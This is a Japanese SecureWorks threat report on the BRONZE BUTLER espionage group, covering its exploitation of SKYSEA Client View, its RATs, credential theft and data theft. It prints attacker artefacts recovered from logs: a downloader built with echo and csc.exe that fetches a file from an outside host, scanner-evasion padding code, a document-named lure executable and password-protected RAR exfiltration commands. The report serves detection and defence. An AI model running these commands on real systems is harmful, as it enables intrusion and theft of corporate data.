
日本企業を狙う高度なサイバー攻撃の全貌 –

BRONZE BUTLER



June 23, 2017

Security & Risk Consulting

シニア マネージャ

三科 涼

Counter Threat Unit

シニア セキュリティ リサーチャー

中津留 勇

SecureWorks
A Dell Technologies Company

目次

1.はじめに

SecureWorks Japan （以下、SecureWorks）は、近年日本企業を執拗に狙う標的型攻撃の実態を明らかにするとともに、検知困難な高度なサイバー攻撃に気づくことおよび自社で然るべき取り組みを行うために、有益な情報を提供することを目的として本レポートを作成しました。

SecureWorks では、2012 年から米国にて提供していた標的型攻撃ハンティングサービスを、 2016 年から日本においても開始しました。本サービス提供開始以降、同一サイバー攻撃グループによるものと思われる標的型攻撃が複数の日本企業に対して行われていることを観測しており、それが深刻な被害につながっていることを確認しています。

また、その攻撃活動として、2015 年に顕在化し日本年金機構を含む複数の国内組織が被害に遭った標的型攻撃（Emdivi マルウェアを使った攻撃）と同様に、複数の国内組織のシステムの奥深くまで侵入しているものが多く発見されています。

> 日本年金機構における不正アクセスによる情報流出事案について｜日本年金機構
> http://www.nenkin.go.jp/oshirase/topics/2015/0104.html

被害企業の多くは、警察など第三者から通報があるまで標的型攻撃を受けていることを認識できず、気づいた時点ではすでに長期間に渡り侵入を繰り返されており、多くの知的財産情報窃取や Active Directory の侵害といった致命的な状況も珍しくありません。

被害企業にとって難儀な点は、標的型攻撃の手法が一般的な監視や検知の仕組みを迂回する高度なものであり、さらに時間をかけて繰り返し侵入を行うことにより、最終的に組織のネットワークシステム全体に跨る大規模な攻撃となるため、攻撃活動の根絶に時間と労力がかかることです。

このように攻撃側が攻勢をかける環境下で、打つ手のない企業側の状況を少しでも改善し、サイバー攻撃グループから組織や保有する情報を守るために本書をご活用いただけますと幸甚です。

参考：SecureWorks にて提供している標的型攻撃対策のソリューション

> 標的型攻撃ハンティング：https://www.secureworks.jp/capabilities/incident-response/incident-management/targeted-threat-hunting
>
> AETD Red Cloak：https://www.secureworks.jp/capabilities/managed-security/endpoint-security/red-cloak
>
> AMPD：https://www.secureworks.jp/capabilities/managed-security/network-security/advanced-malware-protection

2. サイバー攻撃グループ「BRONZE BUTLER」

2.1 BRONZE BUTLER とは？

SecureWorks が提供する標的型攻撃ハンティングサービスを通して、特定のサイバー攻撃グループによる一連の攻撃活動が明らかになりました。当社のリサーチチームである Counter Threat Unit™（CTU）では、このサイバー攻撃グループを「BRONZE BUTLER」と名付けて、活動目的や攻撃手法などのプロファイリングを行っています。

BRONZE BUTLER は高い技術力を有しており、その大規模な攻撃範囲から組織的にスパイ活動を行っているサイバー攻撃グループであると判断できます。また狙いを定めた企業に一旦侵入すると、長期間（数年単位）にわたり繰り返しスパイ活動を行うことを確認しています。

2016 年にシマンテック社、ラック社からも BRONZE BUTLER の攻撃活動に関する情報がそれぞれ報告されており、日本の重要インフラをはじめとする企業を狙った大規模なスパイ活動として警鐘が鳴らされています。

> シマンテック - Security Response: 日本を狙い始めたサイバースパイグループ「Tick」
> https://www.symantec.com/connect/nl/blogs/tick?page=1
>
> ラック - CYBER GRID VIEW: 日本の重要インフラ事業者を狙った攻撃者
> https://www.lac.co.jp/lacwatch/report/20160802_000385.html

本レポートでは、SecureWorks が継続的に BRONZE BUTLER のスパイ活動を追跡する中で確認した攻撃目的や全貌、そして進化を続けるカスタムマルウェアの詳細などについて紹介します。

2.2 BRONZE BUTLER の目的

BRONZE BUTLER の主な活動目的は、「企業の知的財産情報の窃取」であると考えられています。

その目的を達成するための手段としてサイバー攻撃を行い、組織のネットワークシステムの奥深くまで侵入していることを気づかれないよう巧妙な細工を施し、定期的に有益となる情報を盗み出します。これまでに搾取された情報の例として、開発（テクノロジ）、企業機密、営業、ネットワークやシステムの構成などに関する情報が挙げられます。

2.3 標的となる企業

BRONZE BUTLER は、日本の言語などに完全に対応しているだけでなく、日本固有の資産管理製品の脆弱性を悪用して侵入を行うなどの活動が確認されていることから、主に日本の企業を対象としてスパイ活動を行っているといえます。攻撃対象となる企業の業種については諸説ありますが、SecureWorks では重要インフラ産業や製造業などの企業が多く狙われている傾向を確認しています。

しかしながら、業界の種別というよりは、より有益とみられる知的財産や情報を保有しているであろうと考えられる組織が狙われやすく、一旦標的にされると侵入が執拗に繰り返されて、機密情報を窃取されるという結果となっています。

3. BRONZE BUTLER の攻撃の特徴

BRONZE BUTLER による攻撃活動はその特徴から、2016 年まで広く認知されておらず、また被害に気付いたとしても侵害範囲の特定や検出が困難を極めるなど、その攻撃活動の根絶には時間を要するという問題があります。

3.1 通信経路の暗号化

一連の攻撃活動において、被害組織と BRONZE BUTLER を繋ぐマルウェアの通信には HTTP が使用されます。GET リクエストのパラメータおよび POST リクエストのデータ部分に命令や命令の実行結果を含ませることで、ファイアウォールやプロキシなどのログに詳細が記録されないようなアプローチをとっています。さらに、命令や命令の実行結果が暗号化されており、ログが存在したとしても実行された命令を特定することは困難といえます（一部、固定の暗号鍵を使用している場合は復号が可能）。

3.2 標的組織に合わせて攻撃インフラを変更

SecureWorks が対応した複数の事例においては、BRONZE BUTLER が使用する命令の送受信用 C2 サーバ（Command & Control サーバ）は、被害組織によってそれぞれ異なっていました。また、一定期間でサーバを変えているため、IP アドレスやドメイン名でのブラックリストが通用しにくい状況となっています。

3.3 変化する攻撃手法

BRONZE BUTLER の攻撃手法は時間とともに変化（進化）します。標的型攻撃メールによる侵入だけではなく、外部から脆弱性を悪用して侵入するなど、複数の侵入パターンが確認されています。また、攻撃インフラと同様に、使用するマルウェアやツールも標的組織によって少しずつ変更されており、毎回異なるファイルとなっています。これは、標的組織ごとにマルウェアの設定変更やファイル末尾へのゴミデータ付与を行ったり、ツールを再コンパイルしたりすることによるものです。加えて、使用されるマルウェアは継続的に開発が進められており、通信パターンの変更や暗号化機能が強化され続けています。このように攻撃手段を変化させていくことで、ウイルス対策ソフトやネットワークセキュリティ機器などに検知されずに継続的な活動が可能となっていると考えられます。

3.4 被害規模の大きさ

BRONZE BUTLER は一度組織に侵入すると、組織内に存在する他の端末への感染活動を繰り返すため、感染端末が数十台規模となることも珍しくありません。そのため、被害を受けた組織は、マルウェアやツールの実行が検知された端末のみを対応するだけでは不十分で、組織全体の調査・対応が必要となります。しかしながら組織内の全端末をフォレンジック調査するなどのアプローチは容易ではなく、組織全体を監視して感染端末を効率良く見つけ出す対応が求められます。

3.5 長期にわたる攻撃活動

10年前から活動を行っているというシマンテック社の報告があるように、BRONZE BUTLERは長期にわたり攻撃活動を継続しています。これは、標的組織を変えていくのではなく、侵入した標的組織において目的を一度達成した後も侵入を維持したまま、定期的に組織の状況を確認することを意味します。BRONZE BUTLERは一度目的を達成した後に、攻撃の証跡となる作成ファイルなどその多くを削除し、少数の端末に通信頻度の少ないマルウェアを残します。このように証跡の大部分が消去されてしまうため、通常のフォレンジック調査だけでは痕跡を見つけることが難しくなり、被害内容の特定にはプロキシログなどを含めた複合的な解析作業が必要となります。

3.6 日本を執拗に狙う

BRONZE BUTLERが標的とする組織のほとんどが日本国内に集中しています。被害組織内での活動を調査すると、日本語のフォルダ・ファイル名を理解してファイルの窃取などを行った形跡が見られます。さらに、日本国内で使用されている製品も理解しており、後述するSKYSEA Client Viewの脆弱性（CVE-2016-7836）を悪用する手法を調査している事実が判明しています。こうした動きから、今後も日本を標的とした攻撃活動を行うことが予想されます。

4. BRONZE BUTLER による攻撃の詳細

SecureWorks では 2016 年以降、標的型攻撃ハンティングサービスおよびインシデント対応サービスにて、BRONZE BUTLER による攻撃の対応を複数行いました。その過程で、フォレンジックやログ・マルウェア解析作業による痕跡の調査および弊社独自のエンドポイント監視技術（Red Cloak™）によって攻撃者の様々な行動を明らかにすることを可能にしました。以下、当社が確認した一連の攻撃活動の詳細について紹介します。

4.1 攻撃の全体像

BRONZE BUTLER による攻撃活動は 2008 年ごろにはすでに始まっており、2017 年現在も攻撃者は攻撃活動を継続していることを確認しています。SecureWorks で対応した複数の事例において、一連の攻撃活動は共通して以下の流れで行われていました。




図 1 攻撃の全体像（Source: SecureWorks）

1. 標的組織の端末を何らかの方法でマルウェア（ダウンローダ）に感染させる
2. ダウンローダが RAT（Remote Access Trojan / Remote Administrative Tool）をダウンロード・実行して継続的なアクセスを手に入れる
3. RAT を介して標的組織内で情報収集を行い、権限昇格や横断的侵害を行う
4. 侵害したサーバ・端末上に保存されている情報を、アーカイブ化して持ち出す
5. 潜伏し、一定期間後に再度活動を開始する

4.2 侵入経路

シマンテック社およびラック社のレポートにおいて、BRONZE BUTLER の攻撃活動における侵入経路として、2015 年以降は Flash Player の脆弱性を悪用した水飲み場型攻撃や標的型攻撃メールが使用されていたと報告されています。悪用する脆弱性を変化させながら 2017 年現在も BRONZE BUTLER は、新たな組織への侵入を試み続けています。その中で、SecureWorks が確認した特徴的な侵入経路として、後述する資産管理ツールである SKYSEA Client View の脆弱性が挙げられます。

4.2.1 近年の特徴的な侵入経路（SKYSEA Client View の脆弱性とモバイルデータ通信端末）

SecureWorks の調査では、BRONZE BUTLER が 2016 年 6 月ごろから SKY 社製品の SKYSEA の脆弱性（SKYSEA Client View 11.300.08h より前のバージョンには、任意のコマンドが実行可能な脆弱性が存在）を悪用して侵入していることを確認しています。

調査した事例では、SKYSEA Client View がインストールされた端末にモバイルデータ通信デバイスを接続することで端末にグローバル IP アドレスが割り当てられ、結果として SKYSEA Client View で利用するポートがインターネット上に公開され、当該脆弱性が悪用されていました。つまり、この一連の侵入活動は、「SKYSEA Client View の脆弱性の存在」と「モバイルデータ通信デバイスによりグローバル IP アドレスが割り当てられる」二つが要因となっています。しかしながら、プライベート IP アドレスであっても、組織内の別端末からも侵入が可能であるため、抜本的解決には全端末における SKYSEA Client View のアップデートが必要です。実際に SecureWorks では、BRONZE BUTLER が独自ツールで侵入した組織内のプライベートアドレスに対し、以下のように SKYSEA Client View 関連ポートを調査している様子を確認しています。

```
C:\Intel\Logs>pt.exe 172.16.xx.xx 52300
target ip :172.16.xx.xx
target port :52300

 connect success
```

SKYSEA Client View の脆弱性経由で xxmm や Datper などのマルウェアが端末上にインストールされた後、感染端末が自組織のネットワークに再接続した際にさらなる影響範囲拡大に繋がる横断的侵害が行われます。

SKYSEA Client View の脆弱性を用いた攻撃を行う際、SKYSEA が各クライアント端末上で出力するログ（CtlCli.log）に、下記のような特徴的な痕跡が残ることが確認されています。（設定により SKYSEA の管理サーバ上に保存されている場合があります）

```
2016/06/xx xx:xx:xx:244    ..    ExecMacroThread.cpp    399    1304:1500    実行対象はフォルダではない
2016/06/xx xx:xx:xx:384    ..    ExecMacroThread.cpp    487    1304:1500    追加完了
 App=C:\Program Files\Sky Product\SKYSEA Client View\tmp\00000001.BIN, PID=6251
```

なお、この脆弱性を悪用した攻撃は現在も行われており、その被害は広範に及ぶと考えられます。しかし、BRONZE BUTLER はすべての被害組織において侵入活動を行っているわけではなく、この脆弱性が悪用されても被害がその端末のみに限られるケースが存在します。その要因としては、被害組織が BRONZE BUTLER の標的となる組織の条件を満たしていないケースであったなどの可能性が考えられます。

Sky 社では本件に関わる脆弱性情報を注意喚起としてリリースしています。

【重要】グローバル IP アドレス環境で運用されている場合の注意喚起（CVE-2016-7836）｜SKYSEA Client View｜Ｓｋｙ株式会社
http://www.skyseaclientview.net/news/161221/

Ｓｋｙ株式会社 セキュリティ・脆弱性について
http://www.skygroup.jp/security-info/170308.html

4.3 継続した通信の確立

今回の攻撃に限らず多くの場合攻撃者は、標的組織へ侵入した後に攻撃者からの命令に従って動作するマルウェア（RAT）を感染端末上で動作させます。BRONZE BUTLER による攻撃では、最初から RAT に感染させることはせず、まず RAT をダウンロードするマルウェア（ダウンローダ）に感染させるケースが多くを占めていました。

4.3.1 様々なダウンローダ

BRONZE BUTLER が用いるダウンローダは、一種類ではなく多種類存在します。実行ファイル形式のほか、PowerShell スクリプト、VBS や VBE スクリプト形式が存在しており、被害組織や時期によって使用するものが異なります。

ダウンローダは共通して HTTP でファイルを取得しますが、多くの場合、そのファイルは圧縮およびエンコードされています。ダウンローダはそのファイルに対してデコード処理を行ない、実行ファイルに復元してから実行します。最終的に実行されるこのファイルが RAT である可能性が高いですが、いくつかの事例では、再びダウンローダをダウンロードし、RAT をダウンロードするケースも存在しました。

特徴として ダウンローダには以下のように、実行ファイルの末尾に大量のゴミデータを書き込み、実行ファイルのサイズを 50MB から 100MB ほどにする処理が存在します。実際に、ほとんどの RAT が 50MB 以上のサイズであることを SecureWorks では確認しており、ウイルス対策ソフトなどによるスキャン回避が目的として考えられます。

```
Const ForAppending = 8
set objTextFile = fso.OpenTextFile (s1, ForAppending, True)
i=1
do objTextFile.WriteLine("0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000")
i=i+1
if i=524288 then exit do end if loop objTextFile.Close
```

これらのダウンローダは、侵入直後に行う RAT のダウンロードのみでなく、後述の横断的侵害の際にも使用されます。

4.3.2 様々な RAT

一連の攻撃活動で使用されるマルウェアのうち、RAT としての機能を持つマルウェアは以下のとおりです。

- Daserf
  - 指定された URL から命令の送受信を行うサーバ情報を取得し、RAT として動作する
  - 2015 年ごろから改良版となり、通信パターンなどが変化した

- Datper
  - 指定された URL に接続し、命令の送受信を行う RAT
  - 通信パターンが Daserf と大きく異なる
- xxmm
  - 指定された URL に接続し、命令の送受信を行う RAT
  - Daserf、Datper どちらとも通信パターンが異なり、最も高機能
  - ウイルス対策ソフト検知名としてほかに Minzen がある

どのマルウェア共通して HTTP リクエストを使用して命令やデータの送受信を行います。また命令やデータは暗号化されており、一見ではその内容を判断することはできません。HTTP リクエストのパターンや使用される暗号技術はマルウェアによって異なり、それぞれ以下のとおりです。

表 1 RAT 毎の通信・暗号化方式

	HTTP メソッド	暗号化方式	プロキシログからの復号可否
Daserf	POST	RC4	不可
Daserf （改良版）	GET （サイズが大きい場合は POST）	RC4	可
Datper	GET （サイズが大きい場合は POST）	RC4	可
xxmm	GET （サイズが大きい場合は POST）	RC4	可
		ワンタイムキーを使用した AES	不可

Daserf や Datper は使用する暗号鍵がマルウェアに埋め込まれているため、マルウェアが残っている場合や既知の暗号鍵を使用している場合には、プロキシログの URL 情報からデータの復号が可能です。ただし、xxmm についてはワンタイムキーを用いた AES 暗号を主に使用するため、大半は復号が困難となります。

これらの RAT は Internet Explorer のコンポーネントを使用してインターネット通信を行うため、認証プロキシを使用している場合であっても、Internet Explorer で認証済みの時間帯は通信に成功します。

SecureWorks が観測したところによると、BRONZE BUTLER は以下のとおり時期によってこれらの RAT を使い分けています。現在は Datper および xxmm を使用している場合が多く、この二種のバージョンアップが繰り返されている状況を確認しています。




図 2 RAT が使用された時期（Source: SecureWorks）

SecureWorks では以下のように xxmm を任意の設定で作成するビルダーの存在も確認しています。BRONZE BUTLER はこのようなビルダーを使用して、異なるサーバと通信する多数の RAT を生成していると考えられます。




図 3 xxmm のビルダーの設定画面（Source: SecureWorks）

4.4 横断的侵害

4.4.1 感染拡大に使用されるマルウェア・ツール・コマンド

継続した通信を確立すると、BRONZE BUTLER はマルウェアやツールを用いて、より多くの端末へと感染を拡大させていきます。感染拡大のために使用されるマルウェア・ツール・コマンドには以下のようなものが存在します。

- Windows 標準コマンド
  - net, ping, at, schtasks, systeminfo

- 認証情報取得ツール
  - Mimikatz
  - WCE (Windows Credential Editor)
  - gsecdump
- 独自の情報収集ツール
  - 画面キャプチャツール
  - ネットワーク共有調査ツール
  - T-SMB スキャンツール
- 様々なダウンローダ
- アーカイバ
  - WinRAR

Windows 標準コマンドを除いて、これらのマルウェア・ツール群はダウンローダを用いて感染端末に転送されます。多くの場合、ダウンロードされるファイルは RAR アーカイブ形式であり、シェアウェアである WinRAR のコマンドラインツールを用いて必要なマルウェア・ツールを取り出します。

以下はプロキシログを復号して得られた特徴的なダウンローダ実行履歴です。本事例では、ダウンローダのソースコード（do.cs）を作成し、感染端末上でコンパイルしてダウンローダ（do.exe）を実行しています。

```
c:\PerfLogs\Admin>echo using System.Net; >do.cs
c:\PerfLogs\Admin>echo namespace downloader >>do.cs
c:\PerfLogs\Admin>echo { >>do.cs && echo     class Program >>do.cs && echo     { >>
do.cs
c:\PerfLogs\Admin>echo         static void Main(string[] args) >>do.cs && echo
    { >>do.cs && echo            WebClient client = new WebClient(); >>do.cs
c:\PerfLogs\Admin>echo             string URLAddress = @""http://bulgaria-ecotour.c
om/img/a0.gif""; >>do.cs
c:\PerfLogs\Admin>echo             string receivePath = @""C:\perflogs\admin\""; >>
do.cs
c:\PerfLogs\Admin>echo             client.DownloadFile(URLAddress, receivePath + Sy
stem.IO.Path.GetFileName >>do.cs && echo         (URLAddress)); >>do.cs && echo
     } >>do.cs && echo     } >>do.cs && echo } >>do.cs
c:\PerfLogs\Admin>cd \
c:\>dir csc.exe /s
c:\>cd c:\Windows\Microsoft.NET\Framework\v3.5
c:\Windows\Microsoft.NET\Framework\v3.5>csc.exe /out:c:\perflogs\admin\do.exe c:\pe
rflogs\admin\do.cs
c:\Windows\Microsoft.NET\Framework\v3.5>cd c:\perflogs\admin\ && do.exe
```

なお、この際の作業フォルダとして、テンポラリフォルダ（%TEMP%）のほか、システムドライブ直下に存在するベンダ名のフォルダ（DELL, HP, Intel など）が多く使用されるのが特徴です。

4.4.2 認証情報取得およびドメインコントローラの攻略

BRONZE BUTLER は、認証情報取得ツールである Mimikatz や WCE（Windows Credential Editor）などを用いて、感染端末上に一時保存されている認証情報の窃取を試みます。窃取に成功した後はその認証情報を使用して、他の端末やドメインコントローラへの侵入を試みます。

また、組織内における管理者権限でのアクセスを永続化するため、Mimikatz を用いてゴールデンチケットを作成および使用していた事例も存在します。

図 4 攻撃者によるゴールデンチケット作成の様子 [by Red Cloak™]（Source: SecureWorks）

ゴールデンチケットとは、Active Directory の認証用アカウント(KRBTGT)の認証情報を使用して作成された、任意の権限や有効期限を設定した TGT です。このゴールデンチケットを使用することで、ユーザ認証なしに管理者権限で行動することが可能となります。その際、指定するユーザ名は存在していないユーザ名でも問題なく、以下のユーザ名が使用されていたことを確認しています。

- bgtras
- bgtrs
- kkir
- kisetr
- netkin
- orumls
- wert

ゴールデンチケットを無効にするには、認証用アカウント(KRBTGT)のパスワードリセットを 2 回連続で行う必要があります。

4.4.3 他端末への侵入

権限昇格と同時に、BRONZE BUTLER は組織内のネットワークを調査し、次に侵入する端末やファイルサーバの存在を調査します。ネットワーク内の探索には、以下のように ping や net コマンドなどで情報収集している場合が多いですが、独自の情報収集ツールを用いてネットワーク共有を行ったり、スクリーンキャプチャを実行したりする事例も確認しています。




図 5 攻撃者が RAT 経由でネットワーク内を探索している様子 [by Red Cloak™]（Source: SecureWorks）

BRONZE BUTLER はパスワードダンプにより窃取した情報を使用して他端末へファイル（マルウェアなど）を転送した後、そのファイルを実行します。他端末上でファイルを実行する手段として、at コマンドおよび schtasks コマンドによるスケジュールタスク登録が使用されます。具体的には、以下の流れで任意のファイルを実行します。

1. net use コマンドおよび copy コマンドで実行させたいファイルを標的の端末へ転送する
2. net time コマンドで標的の端末の時刻を確認する
3. at コマンドまたは schtasks コマンドで数分後に実行されるスケジュールタスクを登録する

4. 数分後にスケジュールタスクおよび転送したファイルが実行される

多くの場合、スケジュールタスクによって実行されるファイルはバッチファイルであり、バッチファイルと共に転送したマルウェアを自動実行登録（レジストリの操作）するものでした。また、自動実行登録されるマルウェアは RAT のみではなく、ダウンローダであるケースも多くあるため、ユーザがログインするとまず別のマルウェアのダウンロードが試みられるという状況になります。以下はスケジュールタスクが実行され、マルウェアの自動実行登録が行なわれるまでの様子です。

図 6 別端末にスケジュールタスク（zrun.bat の実行）を登録している様子 [by Red Cloak™]（Source: SecureWorks）




図 7 スケジュールタスクが実行され、マルウェアの自動実行設定が登録される様子 [by Red Cloak™]（Source: SecureWorks）

さらに、at コマンドや schtasks によるマルウェアの強制実行テクニックのほか、以下のようにファイルサーバ上に存在する文書ファイルと同名の実行ファイルを、同じ場所に設置してクリックさせようとするテクニックも駆使していることが、復号したログから確認できています。

```
C:\Users\user01\AppData\Local\Temp\msupdat> move 2016xxxx.exe \\192.168.0.1\d$\共有フォルダ\会議議事録.exe
        1 個のファイルを移動しました。
```

4.5 情報窃取（目的達成）

4.5.1 情報窃取の手法

感染を拡大させ、組織内に深く入り込んだ BRONZE BUTLER は、その目的である情報窃取を行います。情報窃取はファイル一覧の取得を行った後に必要なファイルをアーカイブして攻撃者へと転送されます。必要なファイルを記載した窃取ファイルのリストを作成するパターンは、大きく以下の二つに分けられます。

1. 感染端末やファイルサーバ上のファイルの一覧をそのまま使用するパターン
2. ファイル一覧を持ち出し、その内容を攻撃者が精査して窃取ファイルのリストを作成するパターン
   ① ファイル一覧を RAT の機能で攻撃者へ転送する

② 攻撃者がファイルの一覧を精査し、窃取ファイルのリストを作成する
③ 窃取ファイルリストを、ダウンローダや RAT を用いて感染端末に転送する

以下は、攻撃者が作成した窃取ファイルリストをダウンロードした RAR アーカイブから取り出し、そのリストを使用して必要なファイルをアーカイブしている様子です。

```
> r.dat x qscr.rar

RAR 3.70   Copyright (c) 1993-2007 Alexander Roshal   22 May 2007
Shareware version         Type RAR -? for help

Extracting from qscr.rar
Extracting  20160712-ssd.txt （以下省略）

> r.dat a -v500K -hp1qazxsw2 ta @20160712-ssd.txt

RAR 3.70   Copyright (c) 1993-2007 Alexander Roshal   22 May 2007
Shareware version         Type RAR -? for help
（以下省略）
```

